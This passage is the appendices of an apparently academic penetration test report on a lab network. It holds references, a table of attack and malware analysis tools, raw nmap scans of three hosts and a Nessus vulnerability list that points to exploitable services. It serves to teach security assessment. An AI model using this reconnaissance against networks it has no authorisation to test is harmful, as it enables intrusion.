Available at: https://www.kali.org/features/
[Accessed 3 December 2023].

Latto, N., 2020. *What is WannaCry, exactly?.* [Online]
Available at: https://www.avast.com/c-wannacry
[Accessed 11 December 2023].

McClure, S., Scambray, J. & Kurtz, G., 1999. *Hacking Exposed 7: Network Security Secrets and Solutions.* 7th ed. s.l.:McGraw-Hill.

Microsoft, n.d. *Create and use strong passwords.* [Online]
Available at: https://support.microsoft.com/en-us/windows/create-and-use-strong-passwords-

c5cebb49-8c53-4f5e-2bc4-fe357ca048eb
[Accessed 11 December 2023].

Monappa, K., 2018. *Learning Malware Analysis.* Mumbai: Packt.

Nicholls, M., 2017. *The key challenges of intrusion detection and how to overcome them.* [Online]
Available at: https://www.redscan.com/news/the-key-challenges-of-intrusion-detection-and-how-to-overcome-them/
[Accessed 11 December 2023].

NIST, 2014. *CVE-2014-6287 Detail.* [Online]
Available at: https://nvd.nist.gov/vuln/detail/CVE-2014-6287
[Accessed 11 December 2023].

PTES, 2014. *High Level Organization of the Standard.* [Online]
Available at: http://www.pentest-standard.org/index.php/Main_Page
[Accessed 5 December 2023].

Saxena, A., 2023. *Security Posture: What Is It and Steps To Improve.* [Online]
Available at: https://sprinto.com/blog/what-is-security-posture
[Accessed 10 December 2023].

SecureTriad, n.d. *Web Application Penetration Testing: Steps, Methods, and Tools.* [Online]
Available at: https://securetriad.io/web-applications-penetration-testing/
[Accessed 10 December 2023].

Shah, S. & Mehtre, B. M., 2015. An overview of vulnerability assessment and penetration testing techniques. *Journal of Computer Virology and Hacking Techniques,* Volume 11, pp. 27-49.

Sikorski, M. & Honig, A., 2012. *Practical Malware Analysis.* s.l.:No Starch Press.

VirusTotal, 2023. *How It Works.* [Online]
Available at: https://docs.virustotal.com/docs/how-it-works
[Accessed 10 December 2023].

Weidman, G., 2014. *Penetration Testing A Hands-On Introduction to Hacking.* 13 ed. San Francisco: No Starch Press, Inc..

Whitman, M. E. & Mattord, H. J., 2019. *Management of Information Security.* 6 ed. Boston: Cengage.

5 BIBLIOGRAPHY

CVEdetails, 2017. Vulnerability Details : CVE-2017-8461. [Online]
Available at: https://www.cvedetails.com/cve/CVE-2017-8461/
[Accessed 30 November 2023]

Exploit Database, 2015. ArGoSoft 1.8.x - Authentication Bypass. [Online]
Available at: https://www.exploit-db.com/exploits/22604
[Accessed 11 December 2023]

HackTricks, 2023. 79 - Pentesting Finger. [Online]
Available at: https://book.hacktricks.xyz/network-services-pentesting/pentesting-finger
[Accessed 30 November 2023]

Hyperproof, 2023. Understanding Cyber Security Posture: Assess and Strengthen Your Organization's Defenses. [Online]
Available at: https://hyperproof.io/resource/strengthen-security-posture/
Accessed 12 December 2023]

Tenable, 2009. Apache Struts 2 s:a / s:url Tag href Element XSS. [Online]
Available at: https://www.tenable.com/plugins/nessus/38208
[Accessed 12 December 2023]

APPENDICES

APPENDIX A – TABLE OF TOOLS USED FOR PENETRATION TEST AND MALWARE ANALYSIS

Tools list		
Scanning phase		
Tool (with version)	**Place of installation**	**Purpose**
grep v3.7	Native Kali tools (command line)	Text manipulation for variable
cut v8.32	Native Kali tools (command line)	Text manipulation for variable
tr v8.32	Native Kali tools (command line)	Text manipulation for variable
sed v4.8	Native Kali tools (command line)	Text manipulation for variable
nmap v7.92	Native Kali tool (command line)	Service and port scanning
xsltproc v20912.10134.820	Kali tool (requires installation)	File conversion (XML to HTML)
Nessus Essentials v10.6.3	Kali tool (requires installation)	Vulnerability assessment
systemctl v249.7-1	Native Kali tools (command line)	Nessus service manipulation
Enumeration phase		
Tool (with version)	**Place of installation**	**Purpose**
ftp	Native Kali tool (command line)	FTP enumeration
smtp-user-enum (with word list) v1.2	Native Kali tool (command line)	SMTP enumeration
SecLists	GitHub repository (requires download)	Word lists for SMTP enumeration
nc v7.92	Native Kali tool (command line)	SMTP service enumeration Unknown service enumeration
nmap v7.9.2	Native Kali tool (command line)	POP3, LDAP and Kerberos enumeration
smbclient v4.13.5-Debian	Native Kali tool (command line)	SMB enumeration
smbmap	Native Kali tool (command line)	SMB enumeration
enum4linux v0.8.9	Native Kali tool (command line)	SMB enumeration
telnet	Native Kali tool (command line)	Unknown service enumeration
dig v9.17.21-1-Debian	Native Kali tool (command line)	DNS enumeration
Password hacking phase		
Tool (with version)	**Place of installation**	**Purpose**
hydra (with word list) v9.2	Native Kali tool (command line)	Password brute forcing
SecLists	GitHub repository (requires download)	Word lists for password brute forcing
Metasploit (msfconsole) v6.1.2-dev	Native Kali tool (command line)	Password hash dumping
Cain and Abel (with word list) v4.9.56	Windows (22H2) tool (requires installation)	Dictionary attacking on password hashes
Cain.txt	GitHub repository (requires download)	Word list for password brute forcing
CrackStation	Web page	Dictionary attacking on password hashes

System hacking phase		
Tool (with version)	**Place of installation**	**Purpose**
ftp	Native Kali tool (command line)	FTP exploitation
ssh	Native Kali tool (command line)	SSH exploitation
mount v2.37.2	Native Kali tool (command line)	SMB enumeration
grep v3.7	Native Kali tools (command line)	SMB enumeration
find v4.8.0	Native Kali tool (command line)	SMB enumeration
searchsploit	Native Kali tool (command line)	Research of ArGoSoft version vulnerabilities
Metasploit (msfconsole) v6.1.2-dev	Native Kali tool (command line)	RPC vulnerability research and HTTP file server exploitation
xfreerdp v2.4.1	Native Kali tool (command line)	RDP exploitation
evil-winrm v3.5	Kali tool (requires installation)	Windows Remote Management exploitation
Web browser	Standard tool on any operating system	Apache Struts vulnerability exploitation
Malware analysis		
Tool (with version)	**Place of installation**	**Purpose**
HashMyFiles v2.43	Windows (1909) tool (portable binary)	File hash calculation
VirusTotal	Web page	Community-based malware analysis reporting
PeID 0.95	Windows (1909) tool (portable binary)	File packing method identification
strings v2.54	Part of Sysinternals suite	Plain text strings discovery (within file content)
PE Explorer 1.99 R6	Windows (1909) tool (requires installation)	Portable executable file content examination
PEview v0.9.8.0	Windows (1909) tool (portable binary)	.data section (of file) content examination
Regshot v1.9.0	Windows (1909) tool (portable binary)	Registry key capture and comparison
ProcMon v3.92	Part of Sysinternals suite	Process monitoring and capture
Process Explorer v17.02	Part of Sysinternals suite	Process monitoring
FakeNet-NG v1.4.11	Windows (1909) tool (portable binary)	Network faking for packet capture
Wireshark v4.0.3	Windows (1909) tool (requires installation)	Network packet capture
Netcat v1.12	Windows (1909) tool (portable binary)	Network traffic listening

APPENDIX B – RESULTS FOR TCP SCAN ON SERVER1

```
# Nmap 7.92 scan initiated Wed Dec  6 06:57:53 2023 as: nmap -
O -sC -sV -
p21,22,25,53,79,80,88,90,110,135,139,389,445,464,593,636,2103,
3268,3269,3389,5985,9389,47001,49664,49665,49666,49668,49669,4
9670,49671,49672,49676,49679,49698,61165 -oA server1_tcpScan
192.168.10.1
Nmap scan report for uadcwnet.com (192.168.10.1)
Host is up (0.00082s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|   SSLSessionReq:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|_    command not understood.
|_ftp-bounce: bounce working!
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp            0 Nov 27 11:40 .
[NSE: writeable]
| drw-rw-rw-   1 ftp      ftp            0 Nov 27 11:40 ..
[NSE: writeable]
| -rw-rw-rw-   1 ftp      ftp           15 Apr 19  2017
DefaultFTP.txt [NSE: writeable]
| -rw-rw-rw-   1 ftp      ftp           21 Nov 26 03:20
testFile.txt [NSE: writeable]
|_-rw-rw-rw-   1 ftp      ftp           21 Nov 27 11:40
test_backdoorFile.txt [NSE: writeable]
| ftp-syst:
|_  SYST: Internet Component Suite
22/tcp    open  ssh           OpenSSH for_Windows_8.6
(protocol 2.0)
| ssh-hostkey:
```

```
|   3072 3a:35:12:6e:d6:62:a9:72:7e:33:94:89:b0:72:4a:b2 (RSA)
|   256 28:d7:ce:b1:78:2c:bb:2c:03:52:d6:73:c3:5d:25:b7
(ECDSA)
|_  256 86:89:76:b5:64:9e:8d:5b:0a:9c:d2:6d:e5:63:5c:7f
(ED25519)
25/tcp    open  smtp          ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.10.253], pleased to meet you
53/tcp    open  domain        Simple DNS Plus
79/tcp    open  finger        ArGoSoft Mail fingerd
| finger: This is finger server\x0D
| \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http          ArGoSoft Mail Server Freeware
httpd 1.8.2.9
|_http-title: ArGoSoft Mail Server
|_http-server-header: ArGoSoft Mail Server Freeware, Version
1.8 (1.8.2.9)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
(server time: 2023-12-06 11:58:00Z)
90/tcp    open  http          Apache httpd (PHP 5.6.30)
| http-robots.txt: 10 disallowed entries
| /admin/ /cache/ /docs/ /fck/ /inc/ /includes/ /logs/
|_/themes/ /batch.php /cron.php
|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).
|_http-server-header: Apache
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
110/tcp   open  pop3          ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-
Site-Name)
445/tcp   open  microsoft-ds  Windows Server 2019 Standard
17763 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP
1.0
636/tcp   open  tcpwrapped
2103/tcp  open  http          HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
```

```
3268/tcp  open  ldap          Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2023-12-06T11:59:15+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Server1.uadcwnet.com
| Not valid before: 2023-10-03T15:27:56
|_Not valid after:  2024-04-03T15:27:56
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server1.uadcwnet.com
|   DNS_Tree_Name: uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2023-12-06T11:58:58+00:00
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP
1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
61165/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.92%I=7%D=12/6%Time=657061C8%P=x86_64-pc-
linux-gnu%r(NULL
SF:,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\x20r
```

```
SF:eady\.\r\n")%r(GenericLines,79,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Se
SF:rver!\r\n220\x20Server\x20ready\.\r\n500\x20'\r':\x20comman
d\x20not\x20
SF:understood\.\r\n500\x20'\r':\x20command\x20not\x20understoo
d\.\r\n")%r(
SF:Help,5A,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x20Server\
SF:x20ready\.\r\n500\x20'HELP':\x20command\x20not\x20understoo
d\.\r\n")%r(
SF:SSLSessionReq,89,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220\x
SF:20Server\x20ready\.\r\n500\x20'\x16\x03\0\0S\x01\0\0O\x03\0
\?G\xd7\xf7\
SF:xba,\xee\xea\xb2`~\xf3\0\xfd\x82{\xb9\xd5\x96\xc8w\x9b\xe6\
xc4\xdb<=\xd
SF:bo\xef\x10n\0\0\(\0\x16\0\x13\0':\x20command\x20not\x20unde
rstood\.\r\n
SF:")%r(SMBProgNeg,35,"220-
Wellcome\x20to\x20Home\x20Ftp\x20Server!\r\n220
SF:\x20Server\x20ready\.\r\n");
MAC Address: 00:15:5D:00:04:12 (Microsoft)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%),
Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows
Server 2012 (92%), Microsoft Windows Longhorn (92%), Microsoft
Windows Vista SP1 (92%), Microsoft Windows Server 2012 R2
Update 1 (91%), Microsoft Windows Server 2016 build 10586 -
14393 (91%), Microsoft Windows 7, Windows Server 2012, or
Windows 8.1 Update 1 (91%), Microsoft Windows Server 2016
(91%), Microsoft Windows 10 1703 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: Wellcome, SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2019 Standard 17763 (Windows Server
2019 Standard 6.3)
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
```

```
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2023-12-06T03:58:59-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-time:
|   date: 2023-12-06T11:58:57
|_  start_date: N/A
|_clock-skew: mean: 1h36m00s, deviation: 3h34m41s, median: 0s
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>,
NetBIOS MAC: 00:15:5d:00:04:12 (Microsoft)

OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Dec  6 06:59:15 2023 -- 1 IP address (1
host up) scanned in 82.65 seconds
```

APPENDIX C - RESULTS FOR TCP SCAN ON SERVER2

```
# Nmap 7.92 scan initiated Wed Dec  6 07:16:14 2023 as: nmap -O
-sC -sV -
p22,53,88,90,135,139,389,445,464,593,636,2103,3268,3269,3389,59
85,9389,47001,49664,49665,49668,49669,49671,49672,49673,49700,4
9730,49734,49735,49760 -oA server2_tcpScan 192.168.10.2

Nmap scan report for Server2 (192.168.10.2)

Host is up (0.00076s latency).


PORT      STATE SERVICE       VERSION

22/tcp    open  ssh           OpenSSH for_Windows_8.6 (protocol
2.0)

| ssh-hostkey:

|   3072 45:6a:c2:a8:e9:68:bb:73:31:88:e8:d9:7c:a2:fa:1e (RSA)

|   256 24:64:ff:32:88:4c:e0:b3:6c:61:d5:cc:b7:3e:4d:da (ECDSA)

|_  256 6e:71:34:62:3a:94:81:66:da:67:a8:6f:8a:ef:d3:d8
(ED25519)

53/tcp    open  domain        Simple DNS Plus

88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
(server time: 2023-12-06 12:16:21Z)

90/tcp    open  http          Apache httpd (PHP 5.6.30)

|_http-title: Site doesn't have a title (text/html;
charset=UTF-8).

|_http-server-header: Apache

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn

389/tcp   open  ldap          Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-
Site-Name)

445/tcp   open  microsoft-ds?

464/tcp   open  kpasswd5?

593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP
1.0

636/tcp   open  tcpwrapped
```

```
2103/tcp  open  http          HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
3268/tcp  open  ldap          Microsoft Windows Active
Directory LDAP (Domain: uadcwnet.com0., Site: Default-First-
Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: UADCWNET
|   NetBIOS_Domain_Name: UADCWNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadcwnet.com
|   DNS_Computer_Name: Server2.uadcwnet.com
|   Product_Version: 10.0.17763
|_  System_Time: 2023-12-06T12:17:19+00:00
|_ssl-date: 2023-12-06T12:17:27+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Server2.uadcwnet.com
| Not valid before: 2023-10-03T15:28:46
|_Not valid after:  2024-04-03T15:28:46
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0
(SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
```

```
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP
1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49700/tcp open  msrpc         Microsoft Windows RPC
49730/tcp open  msrpc         Microsoft Windows RPC
49734/tcp open  msrpc         Microsoft Windows RPC
49735/tcp open  msrpc         Microsoft Windows RPC
49760/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:15:5D:00:04:13 (Microsoft)
Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port
Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (96%),
Microsoft Windows 10 1709 - 1803 (94%), Microsoft Windows
Server 2012 (93%), Microsoft Windows Vista SP1 (93%), Microsoft
Windows Longhorn (92%), Microsoft Windows Server 2012 R2 Update
1 (91%), Microsoft Windows Server 2016 build 10586 - 14393
(91%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1
Update 1 (91%), Microsoft Windows 10 1703 (91%), Microsoft
Windows Server 2012 R2 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
| smb2-time:
|   date: 2023-12-06T12:17:18
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>,
NetBIOS MAC: 00:15:5d:00:04:13 (Microsoft)
```

```
OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Wed Dec  6 07:17:27 2023 -- 1 IP address (1 host
up) scanned in 73.82 seconds
```

APPENDIX D - RESULTS FOR TCP SCAN ON CLIENT1

```
# Nmap 7.92 scan initiated Wed Dec  6 07:35:06 2023 as: nmap -O
-sC -sV -
p135,139,445,3389,7680,49664,49665,49666,49667,49670,49671,4970
6,49724 -oA client1_tcpScan 192.168.10.100

Nmap scan report for Client1 (192.168.10.100)

Host is up (0.00087s latency).


PORT      STATE SERVICE       VERSION

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn

445/tcp   open  microsoft-ds?

3389/tcp  open  ms-wbt-server Microsoft Terminal Services

| rdp-ntlm-info:

|   Target_Name: UADCWNET

|   NetBIOS_Domain_Name: UADCWNET

|   NetBIOS_Computer_Name: CLIENT1

|   DNS_Domain_Name: uadcwnet.com

|   DNS_Computer_Name: Client1.uadcwnet.com

|   DNS_Tree_Name: uadcwnet.com

|   Product_Version: 10.0.19041

|_  System_Time: 2023-12-06T12:36:04+00:00

|_ssl-date: 2023-12-06T12:36:09+00:00; 0s from scanner time.

| ssl-cert: Subject: commonName=Client1.uadcwnet.com

| Not valid before: 2023-11-18T13:54:05

|_Not valid after:  2024-05-19T13:54:05

7680/tcp  open  pando-pub?

49664/tcp open  msrpc         Microsoft Windows RPC

49665/tcp open  msrpc         Microsoft Windows RPC

49666/tcp open  msrpc         Microsoft Windows RPC

49667/tcp open  msrpc         Microsoft Windows RPC
```

```
49670/tcp open  msrpc         Microsoft Windows RPC

49671/tcp open  msrpc         Microsoft Windows RPC

49706/tcp open  msrpc         Microsoft Windows RPC

49724/tcp open  msrpc         Microsoft Windows RPC

MAC Address: 00:15:5D:00:04:14 (Microsoft)

Warning: OSScan results may be unreliable because we could not
find at least 1 open and 1 closed port

Aggressive OS guesses: Microsoft Windows 10 1709 - 1909 (99%),
Microsoft Windows 10 1709 - 1803 (96%), Microsoft Windows
Longhorn (95%), Microsoft Windows 10 1703 (93%), Microsoft
Windows Server 2008 R2 (93%), Microsoft Windows 7 SP1 (93%),
Microsoft Windows 8.1 Update 1 (93%), Microsoft Windows Vista
SP1 (93%), Microsoft Windows 10 1809 - 1909 (93%), Microsoft
Windows 10 1511 (92%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 1 hop

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:

| smb2-security-mode:

|   3.1.1:

|_    Message signing enabled but not required

|_nbstat: NetBIOS name: CLIENT1, NetBIOS user: <unknown>,
NetBIOS MAC: 00:15:5d:00:04:14 (Microsoft)

| smb2-time:

|   date: 2023-12-06T12:36:04

|_  start_date: N/A


OS and Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Wed Dec  6 07:36:09 2023 -- 1 IP address (1 host
up) scanned in 64.21 seconds
```

APPENDIX E - RESULTS FOR UDP SCAN ON SERVER1

```
# Nmap 7.92 scan initiated Wed Dec  6 06:55:48 2023 as: nmap -
sU -sV -p53,123,137,389,1019,17726,20217,58797 -oA
server1_udpScan 192.168.10.1

Nmap scan report for uadcwnet.com (192.168.10.1)

Host is up (0.0012s latency).


PORT      STATE  SERVICE    VERSION

53/udp    open   domain     (generic dns response: SERVFAIL)

123/udp   open   ntp        NTP v3

137/udp   open   netbios-ns Microsoft Windows netbios-ns
(Domain controller: UADCWNET)

389/udp   open   ldap       Microsoft Windows Active Directory
LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)

1019/udp  closed unknown

17726/udp closed unknown

20217/udp closed unknown

58797/udp closed unknown

1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port53-UDP:V=7.92%I=7%D=12/6%Time=6570615C%P=x86_64-pc-
linux-gnu%r(NBTS

SF:tat,32,"\x80\xf0\x80\x82\0\x01\0\0\0\0\0\0\x20CKAAAAAAAAAAAA
AAAAAAAAAAA

SF:AAAAAAA\0\0!\0\x01");

MAC Address: 00:15:5D:00:04:12 (Microsoft)

Service Info: Host: SERVER1; OS: Windows; CPE:
cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Wed Dec  6 06:56:12 2023 -- 1 IP address (1 host
up) scanned in 23.90 seconds
```

APPENDIX F - RESULTS FOR UDP SCAN ON SERVER2

```
# Nmap 7.92 scan initiated Wed Dec  6 07:31:07 2023 as: nmap -
sU -sV -p53,123,137,389 -oA server2_udpScan 192.168.10.2

Nmap scan report for Server2 (192.168.10.2)

Host is up (0.0012s latency).


PORT    STATE SERVICE    VERSION

53/udp  open  domain     (generic dns response: SERVFAIL)

123/udp open  ntp        NTP v3

137/udp open  netbios-ns Microsoft Windows netbios-ns (Domain
controller: UADCWNET)

389/udp open  ldap       Microsoft Windows Active Directory
LDAP (Domain: uadcwnet.com0., Site: Default-First-Site-Name)

1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :

SF-Port53-UDP:V=7.92%I=7%D=12/6%Time=657069A0%P=x86_64-pc-
linux-gnu%r(NBTS

SF:tat,32,"\x80\xf0\x80\x82\0\x01\0\0\0\0\0\0\x20CKAAAAAAAAAAAA
AAAAAAAAAAA

SF:AAAAAAA\0\0!\0\x01");

MAC Address: 00:15:5D:00:04:13 (Microsoft)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Wed Dec  6 07:31:28 2023 -- 1 IP address (1 host
up) scanned in 21.57 seconds
```

APPENDIX G - RESULTS FOR UDP SCAN ON CLIENT1

```
# Nmap 7.92 scan initiated Wed Dec  6 07:48:54 2023 as: nmap -
sU -sV -p137 -oA client1_udpScan 192.168.10.100

Nmap scan report for Client1 (192.168.10.100)

Host is up (0.00073s latency).


PORT    STATE SERVICE    VERSION

137/udp open  netbios-ns Microsoft Windows netbios-ns
(workgroup: UADCWNET)

MAC Address: 00:15:5D:00:04:14 (Microsoft)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

# Nmap done at Wed Dec  6 07:48:55 2023 -- 1 IP address (1 host
up) scanned in 1.65 seconds
```

APPENDIX H - RESULTS FOR NESSUS SCAN ON SERVER1

192.168.10.1

6	6	13	2	86
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 113

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	6.7	101525	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities
CRITICAL	9.8	6.7	104631	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities
CRITICAL	9.8	6.7	107216	PHP 5.6.x < 5.6.34 Stack Buffer Overflow
CRITICAL	9.8	6.7	121602	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.
CRITICAL	9.8	7.4	130276	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	10.0	-	58987	PHP Unsupported Version Detection
HIGH	8.8	5.9	109576	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities
HIGH	7.5	4.4	111230	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS
HIGH	7.5	8.4	119764	PHP 5.6.x < 5.6.39 Multiple vulnerabilities
HIGH	7.5	-	142591	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5*	6.6	42411	Microsoft Windows SMB Shares Unprivileged Access
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	6.5	-	157288	TLS Version 1.1 Protocol Deprecated
MEDIUM	6.1	3.6	105771	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities
MEDIUM	6.1	3.8	117497	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability

192.168.10.1 4

MEDIUM	5.3	4.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.3	-	152853	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	-	45411	SSL Certificate with Wrong Hostname
MEDIUM	4.7	4.4	122591	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability
MEDIUM	5.0*	-	11734	ArGoSoft Mail Server HTTP Daemon GET Request Saturation DoS
MEDIUM	5.0*	5.2	18140	ArGoSoft Mail Server Pro <= 1.8.7.6 Multiple Vulnerabilities (XSS, Traversal, Priv Esc)
MEDIUM	5.0*	3.6	10073	Finger Recursive Request Arbitrary Site Redirection
LOW	3.7	1.4	38208	Apache Struts 2 s:a / s:url Tag href Element XSS
LOW	3.3*	-	10663	DHCP Server Detection
INFO	N/A	-	10114	ICMP Timestamp Request Remote Date Disclosure
INFO	N/A	-	48204	Apache HTTP Server Version
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	10736	DCE Services Enumeration
INFO	N/A	-	11002	DNS Server Detection
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection
INFO	N/A	-	86420	Ethernet MAC Addresses
INFO	N/A	-	10092	FTP Server Detection
INFO	N/A	-	10107	HTTP Server Type and Version
INFO	N/A	-	12053	Host Fully Qualified Domain Name (FQDN) Resolution
INFO	N/A	-	84047	Hyper-V Virtual Machine Detection
INFO	N/A	-	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	-	46215	Inconsistent Hostname and IP Address
INFO	N/A	-	43829	Kerberos Information Disclosure
INFO	N/A	-	25701	LDAP Crafted Search Request Server Information Disclosure

INFO	N/A	-	20870	LDAP Server Detection
INFO	N/A	-	45478	LDAP User Enumeration
INFO	N/A	-	53513	Link-Local Multicast Name Resolution (LLMNR) Detection
INFO	N/A	-	10902	Microsoft Windows 'Administrators' Group User List
INFO	N/A	-	10908	Microsoft Windows 'Domain Administrators' Group User List
INFO	N/A	-	10913	Microsoft Windows - Local Users Information : Disabled Accounts
INFO	N/A	-	10914	Microsoft Windows - Local Users Information : Never Changed Passwords
